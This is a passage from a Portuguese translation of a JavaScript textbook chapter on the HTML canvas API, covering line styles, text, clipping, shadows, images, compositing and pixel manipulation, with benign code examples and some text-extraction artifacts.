segmentos de caminho se encontram. Eles têm pouco impacto visual em linhas estreitas, mas fazem uma enorme diferença quando você está desenhando com linhas grossas. Duas dessas propriedades estão ilustradas na Figura 21-11. A figura mostra o caminho como uma linha preta fina e o traço como a área cinza que a circunda.



636 Parte II JavaScript do lado do cliente

Figura 21-11 Os atributos `lineCap` e `lineJoin`.

A propriedade `lineCap` especifica como as extremidades de um subcaminho aberto são “arremata-das”. O valor “butt” (o padrão) significa que a linha termina abruptamente no ponto extremo. O

valor “square” significa que a linha se estende por metade da sua largura além do ponto extremo. E

o valor “round” significa que a linha é estendida com um meio-círculo (de raio igual à metade da largura da linha) além do ponto extremo.

A propriedade `lineJoin` especifica como os vértices entre segmentos de subcaminho são conectados.

O valor padrão é “miter”, ou seja, as bordas externas dos dois segmentos de caminho são estendidas até se encontrarem em um ponto. O valor “round” significa que o vértice é arredondado e o valor

“bevel” significa que o vértice é cortado com uma linha reta.

A última propriedade de desenho de linha é `miterLimit`, que só se aplica quando `lineJoin` é “miter”.

Quando duas linhas se encontram em um ângulo agudo, a junção entre elas pode se tornar muito longa e essas junções chanfradas longas atrapalham visualmente. A propriedade `miterLimit` coloca um limite superior no comprimento da junção. Se a junção em determinado vértice vai ser mais longa do que metade da largura da linha vezes `miterLimit`, esse vértice vai ser desenhado com uma junção chanfrada, em vez de uma

junção alongada.

21.4.9 Texto

Para desenhar texto em um canvas, normalmente é usado o método `fillText()`, o qual desenha texto usando a cor (ou degradê ou padrão) especificada pela propriedade `fillStyle`. Para efeitos especiais em tamanhos de texto grandes, `strokeText()` pode ser usado para desenhar o contorno dos caracteres de texto individuais (um exemplo de texto com contorno aparece na Figura 21-13). Os dois mé-

todos recebem o texto a ser desenhado como primeiro argumento e as coordenadas X e Y do texto como segundo e terceiro argumentos. Nenhum deles afeta o caminho atual ou o ponto atual. Como você pode ver na Figura 21-7, o texto é afetado pela transformação atual.

A propriedade `font` especifica a fonte a ser usada para o texto. O valor deve ser uma string na mesma sintaxe do atributo CSS `font`. Alguns exemplos:

"48pt sans-serif"

"bold 18px Times Roman"

"italic 12pt monospaced"

"bolder smaller serif"

// mais nítida e menor do que a fonte do <canvas>

	start	left	center	right	end
top					
hanging					
middle					
alphabetic					
ideographic					
bottom					

A propriedade `textAlign` especifica como o texto deve ser alinhado

horizontalmente com relação à coordenada X passada para `fillText()` ou para `strokeText()`. A propriedade `textBaseline` especifica como o texto deve ser alinhado verticalmente com relação à coordenada Y. A Figura 21-12 ilustra os valores permitidos para essas propriedades. A linha fina próxima a cada string de texto é a linha de base e o quadradinho marca o ponto (x,y) que foi passado para `fillText()`.

lado do client

JavaScript do

e

Figura 21-12 As propriedades `textAlign` e `textBaseline`.

O padrão de `textAlign` é “start”. Note que para texto da esquerda para a direita, o alinhamento

“start” é o mesmo que “left” e o alinhamento “end” é o mesmo que “right”. Contudo, se você configura o atributo `dir` do elemento `<canvas>` como “rtl” (direita para a esquerda), o alinhamento “start”

será o mesmo que “right” e “end” será o mesmo que “left”.

O padrão de `textBaseline` é “alphabetic”, e isso é adequado para caracteres latinos e similares. O

valor “ideographic” é usado com caracteres ideográficos, como chinês e japoneses. O valor “hanging”


é destinado para uso com caracteres Devangari e similares (que são usados por muitos idiomas da Índia). As linhas de base “top”, “middle” e “bottom” são puramente geométricas, baseadas no “quadrado eme” da fonte.

`fillText()` e `strokeText()` recebem um quarto argumento opcional. Se fornecido, esse argumento especifica a largura máxima do texto a ser exibido. Se o texto for mais largo do que o valor especificado quando desenhado usando a propriedade `font`, o `canvas` o fará caber, mudando sua escala ou usando uma fonte mais estreita ou menor.

Caso você mesmo precise medir o texto antes de desenhá-lo, passe-o para o método `measureText()`.

Esse método retorna um objeto `TextMetrics` que especifica as medidas do texto quando desenhado com o valor de `font` atual. Quando este livro

estava sendo escrito, a única “métrica” contida no objeto `TextMetrics` era a largura. Consulte a largura na tela de uma string como segue: `var width = c.measureText(text).width;`



638 Parte II JavaScript do lado do cliente

21.4.10 Recorte

Após definir um caminho, você normalmente chama `stroke()` ou `fill()` (ou ambos). Você também pode chamar o método `clip()` para definir uma região de recorte. Uma vez definida uma região de recorte, nada será desenhado fora dela. A Figura 21-13 mostra um desenho complexo produzido usando-

-se regiões de recorte. A faixa vertical do meio e o texto ao longo da parte inferior da figura foram tra-

çados sem região de recorte e então preenchidos depois que a região de recorte triangular foi definida.

Figura 21-13 Traços não recortados e preenchimentos recortados.

A Figura 21-13 foi gerada com o método `polygon()` do Exemplo 21-4 e o código a seguir:

// Define alguns atributos de desenho

c.font = "bold 60pt sans-serif"; // Fonte grande

c.lineWidth = 2;

// Linhas estreitas

c.strokeStyle = "#000";

// Linhas pretas

// Contorna um retângulo e algum texto

c.strokeRect(175, 25, 50, 325);

// Uma faixa vertical no meio

*c.strokeText("< canvas >", 15, 330); // Note strokeText(), em vez de
fillText()*

Capítulo 21 Mídia e gráficos em scripts 639

// Define um caminho complexo com um interior que está fora.

polygon(c,3,200,225,200); //

Triângulo

grande

polygon(c,3,200,225,100,0,true); // Triângulo menor invertido dentro

// Torna esse caminho a região de recorte.

c.clip();

// Traça o caminho com uma linha de 5 pixels, inteiramente dentro da região de corte.

lado do client

Ja

c.lineWidth = 10;

// Metade dessa linha de 10 pixels será cortada

vaS

c.stroke();

cript do

// Preenche as partes do retângulo e o texto que estão dentro da região de recorte e

c.fillStyle = "#aaa"

// Cinza-claro

c.fillRect(175, 25, 50, 325);

// Preenche a faixa vertical

c.fillStyle = "#888"

// Cinza mais escuro

```
c.fillText("< canvas >", 15, 330);
```

// Preenche o texto

É importante notar que, quando você chama `clip()`, o próprio caminho atual é recortado na região de recorte atual e, então, esse caminho recortado se torna a nova região de recorte. Isso significa que o método `clip()` pode reduzir a região de recorte, mas nunca aumentá-la. Não há um método para redefinir a região de recorte; portanto, antes de chamar `clip()`, normalmente você deve chamar `save()` para que depois possa restaurar (com `restore()`) a região recortada.

21.4.11 Sombras

Quatro propriedades de atributo gráfico do objeto

`CanvasRenderingContext2D` controlam o desenho de sombras projetadas. Se você configurar essas propriedades adequadamente, toda linha, área, texto ou imagem que desenhar vai receber uma sombra projetada, a qual vai fazer com que o item pareça estar flutuando acima da superfície do canvas. A Figura 21-14 mostra sombras debaixo de um retângulo preenchido, um retângulo traçado e texto preenchido.

A propriedade `shadowColor` especifica a cor da sombra. O padrão é preto totalmente transparente, sendo que as sombras nunca aparecem, a não ser que você configure essa propriedade com uma cor translúcida ou opaca. Essa propriedade só pode ser configurada com uma string de cor – padrões e degradês não são permitidos para sombras. Usar uma cor de sombra translúcida produz efeitos de sombra mais realistas, pois permite que o fundo apareça.

As propriedades `shadowOffsetX` e `shadowOffsetY` especificam os deslocamentos X e Y da sombra. O

padrão para as duas propriedades é 0, o que coloca a sombra diretamente embaixo do desenho, onde ela não é visível. Se você configurar as duas propriedades com um valor positivo, as sombras vão aparecer abaixo e à direita do que for desenhado, como se houvesse uma fonte de luz acima e à esquerda, iluminando o canvas de fora da tela do computador. Deslocamentos maiores produzem sombras maiores e fazem os objetos desenhados parecerem estar flutuando “mais alto” no canvas.

A propriedade `shadowBlur` especifica o quanto as bordas da sombra são indistintas. O valor padrão é 0, o qual produz sombras nítidas. Valores maiores produzem mais indistinção, até um limite superior definido pela

implementação. Essa propriedade é um parâmetro para uma função de indistinção gaussiana e não um tamanho ou comprimento em pixels.

O Exemplo 21-8 mostra o código usado para produzir a Figura 21-14 e demonstra cada uma dessas quatro propriedades de sombra.



640 *Parte II JavaScript do lado do cliente*

Figura 21-14 *Sombras geradas automaticamente.*

Exemplo 21-8 *Configurando atributos de sombra*

```
// Define uma sombra sutil

c.shadowColor = "rgba(100,100,100,.4)"; // Cinza translúcido
c.shadowOffsetX = c.shadowOffsetY = 3;

// Deslocamento de sombra para o lado inferior

// direito

c.shadowBlur = 5;
```

```
// Suaviza as bordas da sombra

// Desenha algum texto em uma caixa azul, usando essa sombra
c.lineWidth = 10;

c.strokeStyle = "blue";

c.strokeRect(100, 100, 300, 200);

// Desenha um retângulo

c.font = "Bold 36pt Helvetica";

c.fillText("Hello World", 115, 225); // Desenha algum texto

// Define uma sombra menos sutil. Um deslocamento maior faz os itens
"flutuar" mais alto.

// Observe como a sombra transparente se sobrepõe à caixa azul.

c.shadowOffsetX = c.shadowOffsetY = 20;

c.shadowBlur = 10;

c.fillStyle = "red";

// Desenha um retângulo vermelho uniforme

c.fillRect(50,25,200,65);
```

```
// que flutua acima da caixa azul
```

Capítulo 21 Mídia e gráficos em scripts **641**

As propriedades `shadowOffsetX` e `shadowOffsetY` são sempre medidas no espaço de coordenadas pa-drão e não são afetadas pelos métodos `rotate()` ou `scale()`. Suponha, por exemplo, que você gire o sistema de coordenadas em 90 graus para desenhar algum texto vertical e depois restaure o antigo sistema de coordenadas para desenhar texto horizontal. Tanto o texto vertical como o horizontal terão sombras orientadas na mesma direção, o que provavelmente não é o que se quer. Da mesma maneira, formas

desenhadas com diferentes transformações de escala ainda terão sombras da mes-lado do client **Jav**

ma “altura”².

aScript do

e

21.4.12 Imagens

Além dos elementos gráficos vetoriais (caminhos, linhas, etc.), a API Canvas também suporta imagens de bitmap. O método `drawImage()` copia os pixels de uma imagem de origem (ou de um retângulo dentro da imagem de origem) no canvas, mudando a escala e rotacionando os pixels da imagem conforme for necessário.

`drawImage()` pode ser chamado com três, cinco ou nove argumentos. Em todos os casos, o primeiro argumento é a imagem de origem a partir da qual os pixels serão copiados. Esse argumento imagem frequentemente é um elemento `<img>` ou uma imagem fora da tela criada com a construtora `Image()`, mas também pode ser outro elemento `<canvas>` ou mesmo um elemento `<video>`. Se você especificar um elemento `<img>` ou `<video>` que ainda está carregando seus dados, a chamada de `drawImage()` não vai fazer nada.

Na versão de `drawImage()` com três argumentos, o segundo e terceiro argumentos especificam as coordenadas X e Y nas quais o canto superior esquerdo da imagem será desenhado. Nessa versão do método, a imagem de origem inteira é copiada no canvas. As coordenadas X e Y são interpretadas no sistema de coordenadas atual e a imagem muda de escala e é rotacionada se for necessário.

A versão de `drawImage()` com cinco argumentos acrescenta os argumentos `width` e `height` aos argumentos `x` e `y` descritos anteriormente. Esses quatro argumentos definem um retângulo de destino dentro do canvas. O canto superior esquerdo da imagem de origem fica em `(x,y)` e o canto inferior direito fica em `(x + width, y + height)`. Novamente, a imagem de origem inteira é copiada. O retângulo de destino é medido no sistema de coordenadas atual. Com essa versão do método, a imagem de origem vai mudar de escala para caber no retângulo de destino, mesmo que nenhuma transformação de escala tenha sido especificada.

A versão de `drawImage()` com nove argumentos especifica um retângulo de origem e um retângulo de destino e copia somente os pixels dentro do retângulo de origem. Os argumentos de dois a cinco especificam o

retângulo de origem. Eles são medidos em pixels CSS. Se a imagem de origem é outro canvas, o retângulo de origem usa o sistema de coordenadas padrão para esse canvas e ignora qualquer transformação que tenha sido especificada. Os argumentos de seis a nove especificam o retângulo de destino no qual a imagem é desenhada e estão no sistema de coordenadas atual do canvas e não no sistema de coordenadas padrão.

O Exemplo 21-9 é uma demonstração simples de `drawImage()`. Ele usa a versão de nove argumentos para copiar pixels de uma parte de um canvas e desenhá-los, ampliados e rotacionados, de volta no 2. Quando este livro estava sendo escrito, a versão 5 do navegador Chrome da Google fazia isso errado e transformava os deslocamentos de sombra.

↘



642 Parte II JavaScript do lado do cliente

mesmo canvas. Como você pode ver na Figura 21-15, a imagem é ampliada o suficiente para ser pixelizada. Você pode ver os pixels translúcidos usados para suavizar as bordas da linha.

Figura 21-15 Pixels ampliados com `drawImage()`.

Exemplo 21-9 Usando `drawImage()`

```
// Desenha uma linha no lado superior esquerdo
```

```
c.moveTo(5,5);
```

```
c.lineTo(45,45);
```

```
c.lineWidth = 8;
```

```
c.lineCap = "round";
```

```
c.stroke();
```

```
// Define uma transformação
```

```
c.translate(50,100);
```

```
c.rotate(-45*Math.PI/180);
```

```
// Endireita a linha
```

```
c.scale(10,10);
```

```
// A amplia para que possamos ver os pixels individuais
```

```
// Usa drawImage para copiar a linha
```

```
c.drawImage(c.canvas,
```

```
0, 0, 50, 50,
```

```
// retângulo de origem: não transformado
```

```
0, 0, 50, 50);
```

```
// retângulo de destino: transformado
```

Além de desenhar imagens em um canvas, também podemos extrair o conteúdo de um canvas como uma imagem, usando o método `toDataURL()`. Ao contrário de todos os outros métodos descritos aqui, `toDataURL()` é um método do próprio elemento `Canvas` e não do objeto `CanvasRenderingContext2D`. Normalmente, você chama `toDataURL()` sem argumentos e ele retorna o conteúdo do canvas como uma imagem PNG, codificada como uma string usando um URL `data:`. O URL retornado é conveniente para uso com um elemento `<img>` e você pode tirar um snapshot estático de um canvas com código como o seguinte: `var img = document.createElement("img");`

```
// Cria um elemento <img>
```

```
img.src = canvas.toDataURL();
```


// Configura seu atributo src

document.body.appendChild(img);

// Anexa-o no documento

Todos os navegadores são obrigados a suportar o formato de imagem PNG. Algumas implementa-

ções também podem suportar outros formatos e você pode especificar o tipo MIME desejado com o primeiro argumento opcional de `toDataURL()`. Consulte a página de referência para ver os detalhes.

Capítulo 21 Mídia e gráficos em scripts **643**

Há uma importante restrição de segurança que você deve saber quando usar `toDataURL()`. Para impedir vazamentos de informação entre origens, `toDataURL()` não funciona em elementos `<canvas>` que não são de “origem limpa”. Um canvas não é de origem limpa se já teve uma imagem desenhada nele (diretamente por meio de `drawImage()` ou indiretamente por meio de um `CanvasPattern`) de origem diferente da do documento que contém o canvas.

lado do client

JavaScript do

21.4.13 Fazendo composições

Quando você traça linhas, preenche regiões, desenha texto ou copia imagens, espera que os novos e

pixels sejam desenhados sobre os que já estão no canvas. Se está desenhando pixels opacos, eles simplesmente substituem os pixels que já existem. Se está desenhando com pixels translúcidos, o novo pixel (“origem”) é combinado com o antigo (“destino”) para que o pixel antigo apareça por baixo do novo, de acordo com sua transparência.

Esse processo de combinar novos pixels de origem translúcidos com pixels de destino já existentes é chamado de composição e o processo de composição descrito anteriormente é a maneira padrão da API Canvas combinar pixels. Contudo, nem sempre você quer que a composição aconteça. Suponha que você tenha desenhado em um canvas usando pixels translúcidos e agora quer fazer uma alteração temporária nele e depois


restaurá-lo ao seu estado original. Uma maneira fácil de fazer isso é copiar o canvas (ou uma região dele) em outro canvas fora da tela, usando `drawImage()`. Então, quando for a hora de restaurar o canvas, você pode copiar seus pixels do que está fora da tela, no qual os salvou, de volta para o canvas que está na tela. Lembre-se, contudo, que os pixels que você salvou eram translúcidos. Se a composição estiver ativa, eles não vão obscurecer totalmente e apagar o desenho temporário que você fez. Nesse cenário, você precisa de um modo de desativar a composição: desenhar os pixels de origem e ignorar os pixels de destino independentemente da transparência da origem.

Para especificar o tipo de composição a ser feita, configure a propriedade `globalCompositeOperation`. O valor padrão é “source-over”, ou seja, os pixels de origem são desenhados “sobre” os pixels de destino e combinados com eles se a origem for translúcida. Se você configura essa propriedade como “copy”, a composição é desativada: os pixels de origem são copiados no canvas sem altera-

ção e os pixels de destino são ignorados. Outro valor de `globalCompositeOperation` que às vezes é útil é “destination-over”. Esse tipo de composição combina os pixels como se os novos pixels de origem fossem desenhados embaixo dos pixels de destino existentes. Se o destino é translúcido ou transparente, parte da cor (ou toda ela) do pixel de origem fica visível na cor resultante.

“source-over”, “destination-over” e “copy” são três dos tipos de composição mais usados, mas a API Canvas suporta 11 valores para o atributo `globalCompositeOperation`. Os nomes dessas operações de composição sugerem o que elas fazem e você pode aprender muito sobre composição combinando os nomes de operação com exemplos visuais de seu funcionamento. A Figura 21-16

ilustra todas as 11 operações usando transparência “hard”: todos os pixels envolvidos são totalmente opacos ou totalmente transparentes. Em cada uma das 11 caixas, o quadrado é desenhado primeiro e serve como destino. Em seguida, `globalCompositeOperation` é configurada e o círculo é desenhado como origem.



644 Parte II JavaScript do lado do cliente

Figura 21-16 Operações de composição com transparência hard.

A Figura 21-17 é um exemplo semelhante que usa transparência “soft”. Nessa versão, o círculo de origem e o quadrado de destino são desenhados com degradês de cor, de modo que os pixels têm uma variedade de transparências.


Talvez você verifique que não é tão fácil entender as operações de composição quando usadas com pixels translúcidos como esses. Se tiver interesse em um entendimento mais aprofundado, a página de referência de `CanvasRenderingContext2D` contém as equações que especificam como os valores de pixel individuais são calculados a partir dos pixels de origem e de destino para cada uma das 11

operações de composição.

Quando este livro estava sendo escrito, os fornecedores de navegador discordavam na implementação de 5 dos 11 modos de composição: “copy”, “source-in”, “source-out”, “destination-atop” e

“destination-in” se comportavam de formas diferentes em diferentes navegadores e não podiam ser usados de maneira portátil. A seguir está uma explicação detalhada, mas você pode pular para a próxima seção,

caso não pretenda usar essas operações de composição.



Capítulo 21 *Mídia e gráficos em scripts* **645**

lado do client

JavaScript do

e


Figura 21-17 *Operações de composição com transparência soft.*

Os cinco modos de composição listados anteriormente ignoram os valores de pixel de destino no cálculo dos pixels resultantes ou tornam o resultado transparente em qualquer lugar onde a origem seja transparente. A diferença na implementação está relacionada à definição dos pixels de origem. O

Safari e o Chrome fazem composição “de modo local”: somente os pixels realmente desenhados por `fill()`, `stroke()` ou outra operação de desenho contam como parte da origem. É provável que o IE9

siga o exemplo. O Firefox e o Opera fazem composição “globalmente”: todo pixel dentro da região de recorte atual é composto para cada operação de desenho. Se a origem não configura esse pixel, ele é tratado

como preto transparente. No Firefox e no Opera, isso significa que os cinco modos de composição já listados apagam realmente os pixels de destino fora da origem e dentro da região de recorte. As figuras 21-16 e 21-17 foram geradas no Firefox e é por isso que as caixas em torno de “copy”, “source-in”, “source-out”, “destination-atop” e “destination-in” são mais finas do que as outras: o retângulo em torno de cada amostra é a região de recorte e essas quatro operações de composição apagam a parte do traço (metade de `lineWidth`) que cai dentro do caminho. Por comparação, a Figura 21-18 é igual à Figura 21-17, mas foi gerada no Chrome.



646 Parte II JavaScript do lado do cliente

Figura 21-18 Compondo de maneira local, em vez de globalmente.

A versão draft da especialização de HTML5 vigente quando este livro estava sendo escrito especificava a estratégia de composição global implementada pelo Firefox e pelo Opera. Os fornecedores de navegador sabem da incompatibilidade e não estão satisfeitos com o estado atual da especificação.

Há grande possibilidade de que a especificação seja alterada para exigir composição local, em vez de composição global.

Por fim, note que é possível fazer composição global em navegadores como o Safari e o Chrome, que implementam composição local. Primeiramente,

crie um canvas em branco fora da tela, com as mesmas dimensões do canvas exibido na tela. Então, desenhe seus pixels de origem no canvas fora da tela e use `drawImage()` para copiar os pixels de fora da tela no canvas da tela e compô-los globalmente dentro da região de recorte. Não há uma técnica geral para fazer composição local em navegadores como o Firefox, que implementa composição global, mas muitas vezes é possível fazer uma aproximação, definindo uma região de recorte apropriada antes de efetuar a operação de desenho que será composta de forma local.

Capítulo 21 Mídia e gráficos em scripts 647

21.4.14 Manipulação de pixels

O método `getImageData()` retorna um objeto `ImageData` representando os pixels (como componentes R, G, B e A) brutos (não pré multiplicados) de uma região retangular de seu canvas. Você pode criar objetos `ImageData` em branco e vazios, com `createImageData()`. Os pixels de um objeto `ImageData` são graváveis, de modo que você pode configurá-los como quiser e depois copiá-los de volta no **lado do client Jav**

canvas, com `putImageData()`.

aScript do

Esses métodos de manipulação de pixels fornecem acesso de nível muito baixo ao canvas. O re-e

tângulo passado para `getImageData()` está no sistema de coordenadas padrão: suas dimensões são medidas em pixels CSS e ele não é afetado pela transformação atual. Quando você chama `putImageData()`, a posição especificada também é medida no sistema de coordenadas padrão. Além disso, `putImageData()` ignora todos os atributos gráficos. Ele não faz composição, não multiplica pixels por `globalAlpha` e não desenha sombras.

Os métodos de manipulação de pixels são úteis para implementar processamento de imagens. O

Exemplo 21-10 mostra como criar um motion blur simples ou efeito de “borrão” nos elementos gráficos de um canvas. O exemplo demonstra `getImageData()` e `putImageData()` e mostra como iterar pelos valores de pixel e modificá-los em um objeto `ImageData`, mas não explica essas coisas em detalhes. Para ver os detalhes completos sobre `getImageData()` e `putImageData()`, consulte as páginas de referência de `CanvasRenderingContext2D` e para detalhes sobre esse objeto, consulte a página de referência de `ImageData`.

Exemplo 21-10 Motion blur com ImageData

```
// Borra os pixels do retângulo à direita, produzindo um  
  
// tipo de motion blur, como se os objetos estivessem indo da direita para a  
esquerda.  
  
// n deve ser 2 ou mais. Valores maiores produzem borrões maiores.  
  
// O retângulo é especificado no sistema de coordenadas padrão.  
function smear(c, n, x, y, w, h) {  
  
    // Obtém o objeto ImageData que representa o retângulo de pixels a borrar  
    var pixels = c.getImageData(x,y,w,h);  
  
    // Esse borrão é feito no local e exige apenas o ImageData de origem.  
  
    // Alguns algoritmos de processamento de imagens exigem um ImageData  
    adicional  
  
    // para armazenar valores de pixels transformados. Se precisássemos de  
    um buffer de  
  
    // saída, poderíamos criar um novo ImageData com as mesmas dimensões,  
    como segue:  
  
    // var output_pixels = c.createImageData(pixels);  
  
    // Essas dimensões podem ser diferentes dos argumentos w e h: pode haver  
  
    // mais de um pixel de dispositivo por pixel CSS.
```

```
var width = pixels.width, height = pixels.height;
```

```
// Este é o array de bytes que contém os dados de pixel brutos, da  
esquerda para a
```

```
// direita e de cima para baixo. Cada pixel ocupa 4 bytes consecutivos na  
ordem
```

```
// R,G,B,A.
```

```
var data = pixels.data;
```

648 *Parte II JavaScript do lado do cliente*

```
// Cada pixel após o primeiro em cada linha é borrado por ser substituído  
por
```

```
// 1/n-ésimo de seu próprio valor, mais m/n-ésimos do valor do pixel  
anterior var m = n-1;
```

```
for(var row = 0; row < height; row+ +) { // Para cada linha
```

```
var i = row*width*4 + 4;
```

```
// O deslocamento do segundo pixel da linha
```

```
for(var col = 1; col < width; col+ +, i += 4) {
```

```
// Para cada coluna
```



```
data[i] = (data[i] + data[i-4]*m)/n;
```

```
// Componente de pixel vermelho
```

```
data[i+1] = (data[i+1] + data[i-3]*m)/n;
```

```
// Verde
```

```
data[i+2] = (data[i+2] + data[i-2]*m)/n;
```

```
// Azul
```

```
data[i+3] = (data[i+3] + data[i-1]*m)/n;
```

```
// Componente alfa
```

```
}
```

```
}
```

```
// Agora copia os dados da imagem borrada de volta na mesma posição  
na tela de desenho c.putImageData(pixels, x, y);
```

```
}
```

Note que getImageData() está sujeito à mesma restrição de segurança de várias origens que toDataURL(): ele não funciona em um canvas em que uma imagem tenha sido desenhada (diretamente por meio de drawImage() ou indiretamente por meio de um CanvasPattern) e que tenha uma origem diferente da do documento que contém o canvas.

21.4.15 Detecção de sucesso

O método `isPointInPath()` determina se um ponto especificado cai dentro (ou no limite) do caminho atual e, em caso positivo, retorna `true`; caso contrário, retorna `false`. O ponto passado para o método está no sistema de coordenadas padrão e não é transformado. Isso torna esse método útil

para detecção de sucesso: determinar se um clique de mouse ocorreu sobre uma forma em especial.

Entretanto, você não pode passar os campos clientX e clientY de um objeto MouseEvent diretamente para isPointInPath(). Primeiramente, as coordenadas do evento de mouse devem ser transladadas para que sejam relativas ao elemento canvas, em vez do objeto Window. Segundo, se o tamanho do canvas na tela é diferente de suas dimensões reais, as coordenadas do evento de mouse devem mudar de escala adequadamente. O Exemplo 21-11 mostra uma função utilitária que pode ser usada para determinar se um dado MouseEvent ocorreu sobre o caminho atual.

Exemplo 21-11 *Testando se um evento de mouse ocorreu sobre o caminho atual*

```
// Retorna true se o evento de mouse especificado ocorreu sobre o caminho atual,
```

```
// no objeto CanvasRenderingContext2D especificado.
```

```
